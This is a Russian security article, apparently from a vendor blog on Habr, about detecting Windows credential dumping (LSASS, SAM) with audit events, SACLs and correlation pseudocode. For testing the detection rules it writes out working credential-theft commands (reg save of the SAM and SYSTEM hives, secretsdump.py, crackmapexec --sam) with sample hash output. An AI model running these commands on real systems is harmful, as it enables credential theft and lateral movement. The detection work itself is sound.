

Как обнаружить хакера на этапе дампа учетных данных в Windows? / Хабр

 habr.com/ru/companies/jetinfosystems/articles/780650


Как обнаружить хакера на этапе дампа учетных данных в Windows?

Одна из самых часто используемых техник при атаках — получение учетных данных из операционной системы. В этом можно убедиться, читая аналитические отчеты различных компаний: техника T1003 OS Credential Dumping в подавляющем большинстве случаев входит в ТОП-5. После проникновения в систему злоумышленникам необходимы учетки для перемещения по сети и доступа к конфиденциальной информации, а данная техника направлена на извлечение локальных и доменных учетных записей из системных файлов, реестра и памяти процессов.

В этой статье мы акцентируем внимание на своевременном выявлении подозрительной активности с помощью мониторинга ИБ и расскажем, как на основе событий штатной подсистемы аудита ОС обнаружить, что пытаются сдампить учетные данные в Windows. Логика детектирования будет представлена в общем виде по полям событий, а также в виде псевдокода, который можно адаптировать под синтаксис любой системы мониторинга. Ну и для возможности тестирования правил корреляции будут приведены краткая справка по атакам и способы их реализации.

Рассмотрим покрытие таких подтехник, как:

- дамп процесса lsass.exe;
- кража данных из базы SAM;
- дамп базы NTDS;
- извлечение секретов LSA;
- получение кэшированных данных;
- атака DCSync.



Изображение сгенерировано ботом Kandinsky (https://t.me/kandinsky21_bot)

LSASS Memory (T1003.001)

LSASS — это процесс Windows, отвечающий за аутентификацию пользователей при входе в систему и соблюдение политик безопасности. В памяти процесса хранятся имена пользователей, NT-хеши паролей, Kerberos-билеты. Могут храниться и пароли в открытом виде, если включен WDigest.

Как злоумышленники дампят память LSASS

Если кратко — можно сделать «снимок» памяти процесса или прочитать данные сразу из памяти. Методов много, и в один раздел их не вместить. Эта тема раскрыта в классной [статье](#).

Как обнаружить

Существуют два способа, как детектировать дампы памяти LSASS.


Для регистрации нужных событий необходимо включить политики аудита [Object Access – Audit Kernel Object](#) и [Object Access – Audit Handle Manipulation](#).

1. По событию запроса дескриптора объекта (4656 – журнал Security)

Event ID = 4656

- *Object Type = Process*
- *Object Name = *lsass.exe*

- *Access List = *%%4484**



Событие 4656 при дампе lsass.exe с помощью mimikatz.exe

2. По событию попытки доступа к объекту (4663 – журнал Security)

Event ID = 4663

- *Object Type = **Process***
- *Object Name = ***lsass.exe***

- Access List = *%%4484*



Событие 4663 при дампе lsass.exe с помощью comsvcs.dll

► Псевдокод

Код доступа *%%4484 означает «Чтение из памяти процесса».

Основные отличия событий с id 4663 от 4656:

- 4663 показывает, что право доступа было использовано, а не просто запрошено;
- 4663 фиксирует только успешно выполненные операции.

SAM (T1003.002)


Из базы данных SAM (Security Account Manager) злоумышленник может получить NT-хеши паролей локальных пользователей.

Как злоумышленники дампят SAM

Самый простой способ — сохранить ветки реестра HKLM\SAM и HKLM\SYSTEM, а затем извлечь из них учетные данные на своем хосте. Команды нужно выполнять от имени администратора или системы:

```
reg save HKLM\sam path_to_sam_file
```

```
reg save HKLM\system path_to_system_file
```



```
Администратор: Командная строка
Microsoft Windows [Version 10.0.19045.2251]
(c) Корпорация Майкрософт (Microsoft Corporation). Все права защищены.

C:\Users\Администратор.GPAZ>reg save HKLM\sam c:\sam
Операция успешно завершена.


C:\Users\Администратор.GPAZ>reg save HKLM\system c:\system
Операция успешно завершена.

C:\Users\Администратор.GPAZ>
```

Сохранение веток реестра

Далее уже на своей машине злоумышленник может извлечь хеши с помощью `secretsdump.py` из `impacket` или другой утилиты:

```
secretsdump.py LOCAL -sam sam -system system
```



```
$ secretsdump.py LOCAL -sam sam -system system
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x889cb4a296a49caf618d18bb98ddecbf
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Администратор:500:aad3b435b51404eeaad3b435b51404ee:bc007082d32777855e253fd4defe70ee:::
Гость:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:55c946ac5593e19ff64f1bad7c44f14b:::
User:1001:aad3b435b51404eeaad3b435b51404ee:862e462e3ddd37903c5a1fe58b0b9951:::
local_admin:1002:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
[*] Cleaning up...
```

Извлечение учетных данных

Второй способ — получить данные удаленно. Часто используются `secretsdump.py` или `crackmapexec`. Нужно также использовать учетную запись, которая имеет привилегии локального администратора на хосте:

`secretsdump.py domain.local/username:'password'@hostname_or_IP`

```
L$ secretsdump.py Администратор:'1qaz!QAZ'@11.2.72.3
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x889cb4a296a49caf618d18bb98ddecbf
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Администратор:500:aad3b435b51404eeaad3b435b51404ee:bc007082d32777855e253fd4defe70ee:::
Гость:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:55c946ac5593e19ff64f1bad7c44f14b:::
User:1001:aad3b435b51404eeaad3b435b51404ee:862e462e3ddd37903c5a1fe58b0b9951:::
local_admin:1002:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
```

Получение хешей паролей из базы SAM с помощью `secretsdump.py`

`crackmapexec smb hostname_or_IP --local-auth -u username -p 'password' --sam`

```
L$ crackmapexec smb 11.2.72.3 --local-auth -u Администратор -p '1qaz!QAZ' --sam
SMB 11.2.72.3 445 WKS01-DEFENDER [*] Windows 10.0 Build 19041 x64 (name:WKS01-DEFENDER) (domain:WKS01-DEFENDER) (signing:False) (SMBv1:False)
SMB 11.2.72.3 445 WKS01-DEFENDER [*] WKS01-DEFENDER\Администратор:1qaz!QAZ (Pwn3d!)
SMB 11.2.72.3 445 WKS01-DEFENDER [*] Dumping SAM hashes
SMB 11.2.72.3 445 WKS01-DEFENDER Администратор:500:aad3b435b51404eeaad3b435b51404ee:bc007082d32777855e253fd4defe70ee:::
SMB 11.2.72.3 445 WKS01-DEFENDER Гость:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 11.2.72.3 445 WKS01-DEFENDER DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 11.2.72.3 445 WKS01-DEFENDER WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:55c946ac5593e19ff64f1bad7c44f14b:::
SMB 11.2.72.3 445 WKS01-DEFENDER User:1001:aad3b435b51404eeaad3b435b51404ee:862e462e3ddd37903c5a1fe58b0b9951:::
SMB 11.2.72.3 445 WKS01-DEFENDER local_admin:1002:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
SMB 11.2.72.3 445 WKS01-DEFENDER [*] Added 6 SAM hashes to the database
```

Получение хешей паролей из базы SAM с помощью `crackmapexec`

Как обнаружить

Сохранение ветки реестра с помощью утилиты `reg` можно увидеть в событии создания нового процесса (4688 – журнал Security).

Для логирования командной строки процесса необходимо дополнительно включить политики аудита:

Process Tracking – Process Creation

System – Audit Process Creation – Include command line in process creation events

Event ID = 4688

- **New Process Name = *reg.exe**
- **Process Command Line = “*save*” и (“*HKLM\SAM*” или “*HKEY_LOCAL_MACHINE\SAM*” или “*HKLM\System*” или “*HKEY_LOCAL_MACHINE\System*”)**

Элемент аудита для "MACHINE\SAM"

Субъект: Все [Выберите субъект](#)

Тип:

Применяется к:

Дополнительные разрешения:

<input type="checkbox"/> Полный доступ	<input type="checkbox"/> Создание связи
<input checked="" type="checkbox"/> Запрос значения	<input type="checkbox"/> Удаление
<input type="checkbox"/> Задание значения	<input checked="" type="checkbox"/> Чтение разрешений
<input type="checkbox"/> Создание подраздела	<input type="checkbox"/> Смена разрешений
<input checked="" type="checkbox"/> Перечисление подразделов	<input type="checkbox"/> Смена владельца
<input type="checkbox"/> Уведомление	

☐ Применять эти параметры аудита к объектам и контейнерам только внутри этого контейнера

[Отображение общих разрешений](#)

SACL для ветки реестра HKLM\SAM

Event ID = **4656**

- *Process Name* = ***reg.exe**
- *Object Name* = **"\REGISTRY\MACHINE\SAM" или "\REGISTRY\MACHINE\SYSTEM"**

Общие Подробности

Запрошен дескриптор объекта.

Субъект:
 ИД безопасности: RND\Администратор
 Имя учетной записи: Администратор
 Домен учетной записи: RND
 ИД входа: 0x65350

Объект:
 Сервер объекта: Security
 Тип объекта: Key
 Имя объекта: \REGISTRY\MACHINE\SAM
 Код дескриптора: 0x8c

Атрибуты ресурса: -

Следующие привилегии:
 ИД привилегии: 0x7540
 Имя привилегии: SeTcbPrivilege

Сведения о запросе на доступ:
 Код транзакции: {00000000-0000-0000-0000-000000000000}
 Операции доступа: READ_CONTROL

Применили доступ:
 Маска доступа: 0x0000
 Применили, не применимые для примеров доступа: -
 Числа и ранги привилегий ИД безопасности: 0

Имя журнала: Безопасность

Источник: Microsoft Windows security **Дата:** 12.10.2022 0:07:25

Код: 4656 **Категория событий:** Ресурсы

Уровень: Следствие **Ключевые слова:** Аудит успеха

Получил: Н/Д **Компьютер:** DESK1-RND-LOCAL

Код операции: Сведения

Подробности: [Справка в Интернете для](#)

Воспроизвести Закрыть

Событие 4656 при сохранении ветки реестра SAM

События 4688 и 4656 следует рассматривать в связке, связующими будут целевой узел и одна учетная запись.

▼ Псевдокод

(event.id = "4688" AND new.process.name contains "reg.exe" AND process.command.line contains "save" AND (process.command.line contains "HKLM\SAM" OR process.command.line contains "HKEY_LOCAL_MACHINE\SAM" OR

process.command.line contains "HKLM\System" OR process.command.line contains "HKEY_LOCAL_MACHINE\System"))

AND

(event.id = "4656" AND process.name contains "reg.exe" AND (object.name = "\REGISTRY\MACHINE\SAM" OR object.name = "\REGISTRY\MACHINE\SYSTEM"))

WITH IDENTICAL destination.hostname, source.username TIMER 30s

В случае получения данных SAM удаленно (secretsdump/crackmapexec) детектирование осуществляется по цепочке событий:

1. Вход в учетную запись был успешно выполнен (4624 – журнал Security).

Нужна политика аудита Logon/Logoff – Logon

2. Объект общей сетевой папки был проверен на предмет возможности предоставления клиенту желаемого доступа (5145 – журнал Security).

Нужна политика аудита Object Access – Detailed File Share

3. Запрошен дескриптор объекта (4656 – журнал Security).

Нужна политика аудита Object Access – Registry и SACL для веток реестра HKLM\SAM (аналогично указанному ранее) и HKLM\SYSTEM\CurrentControlSet\Control\Lsa

The screenshot shows the 'Audit Policy Configuration' window for the object 'MACHINE\SYSTEM\CurrentControlSet\Control\Lsa'. The 'Subject' is set to 'Все' (All), 'Type' is 'Успех' (Success), and 'Applies to' is 'Этот объект и дочерние объекты' (This object and its child objects). Under 'Additional permissions', the following are checked: 'Запрос значения' (Query value), 'Перечисление подразделов' (Enumerate subkeys), 'Создание связи' (Create link), 'Удаление' (Delete), 'Чтение разрешений' (Read permissions), and 'Смена владельца' (Change owner). There are also unchecked options for 'Полный доступ' (Full control), 'Запрос значения' (Query value), 'Задание значения' (Set value), 'Создание подраздела' (Create subkey), 'Создание разрешения' (Create permissions), 'Смена разрешения' (Change permissions), and 'Уведомление' (Notify). A checkbox at the bottom left is for 'Apply these audit parameters to objects and containers only within this container'. A 'Очистить все' (Clear all) button is on the right. The window has 'OK' and 'Отмена' (Cancel) buttons at the bottom right.

SACL для ветки реестра HKLM\SYSTEM\CurrentControlSet\Control\Lsa

Event ID = 4624

- *Source Network Address != "localhost" u "127.0.0.1" u "-"*
- *Logon Type = 3*

Event ID = 5145

- *Share Name = *\IPC\$*
- *Share Path = winreg*

Event ID = 4656

- *Process Name = *svchost.exe*
- *Object Name = "\REGISTRY\MACHINE\SAM"*

Event ID = 4656

- *Process Name = *svchost.exe*
- *Object Name = "\Control\Lsa*"*

В данной цепочке события будут зарегистрированы на одном целевом узле и с одной учетной записью.

Общие Подробнее

Вход в систему успешно выполнен успешно.

Сведения:

ИД безопасности:	NULL SID
Имя учетной записи:	-
Домашняя учетная запись:	-
ИД входа:	0x0

Сведения о входе:

Тип входа:	2
Стандартный режим администрирования интерфейса учетной записи:	нет
Расширенный пакет:	Да

Уровень аутентификации: Сильный

Имя пользователя:

ИД безопасности:	0x0/Администратор
Имя учетной записи:	Администратор
Домашняя учетная запись:	ИД
ИД входа:	0x0/0x0
Созданный ИД входа:	0x0
Сетевое имя учетной записи:	
Сетевая домашняя учетная запись:	
0x00000000-0000-0000-0000-000000000000	

Сведения о процессе:

ИД процесса:	0x0
Имя процесса:	

Сведения о сети:

Имя рабочей станции:	
Сетевой адрес источника:	192.168.1.13
Порт источника:	12345

Подробнее сведения о проверке подлинности:

Процесс входа:	NTLMAuth
Пакет проверки подлинности:	NTLM

Имя журнала: Безопасность

Источники:	Microsoft Windows security	Данные:	18.10.2024 06:16:23
Код:	4624	Категория события:	Вход в систему
Уровень:	Сведения	Категория записи:	Аудит успеха
Получено:	ИД	Контент записи:	DC:BT-RNULLOCAL
Код операции:	Сведения		
Подробнее:	Ссылка на Microsoft.com		

Копировать

Закрыть

Событие 4624 при использовании crackmapexec

Общие Подробности

Выполнена проверка сетевой папки на предмет возможности предоставления доступа, требуемого клиенту

Субъект:

ИД безопасности:	KNP/Администратор
Имя учетной записи:	Администратор
Домен учетной записи:	RND
ИД входа в систему:	0x5041229

Сведения о сети:

Тип объекта:	File
Адрес источника:	192.168.1.93
Порт источника:	44944

Сведения об общем ресурсе:

Имя общего ресурса:	\\MPC5
Путь к общему ресурсу:	
Описание общего ресурса:	winnet

Сведения о запросе доступа:

Маска доступа:	0x02
Директива:	Чтение данных (или перечисление каталогов) Запись данных (или добавление файла) ReadAttributes


Результаты проверки доступа

Имя журнала: Безопасность

Источник:	Microsoft Windows security	Дата:	13.10.2023 0:12:26
Код:	5145	Категория события:	Сведения об операциях файловой системы
Уровень:	Сведения	Ключевые слова:	Аудит успеха
Пользователь:	N/D	Компонент:	LOCAL_RND_LOCAL
Код операции:	Сведения		
Подробности:	Справка в Интернете для		

Копировать
Закреть

Событие 5145 при использовании crackmapexec



Событие 4656 (ветка SAM) при использовании crackmapexec

NTDS.dit — это файл базы данных на контроллерах домена, содержащий все данные Active Directory. Из него можно получить NT-хеши паролей всех пользователей и компьютеров в домене. Если для учетной записи в Active Directory установлен параметр «Хранить пароль с использованием обратимого шифрования», то можно извлечь пароль в открытом виде.

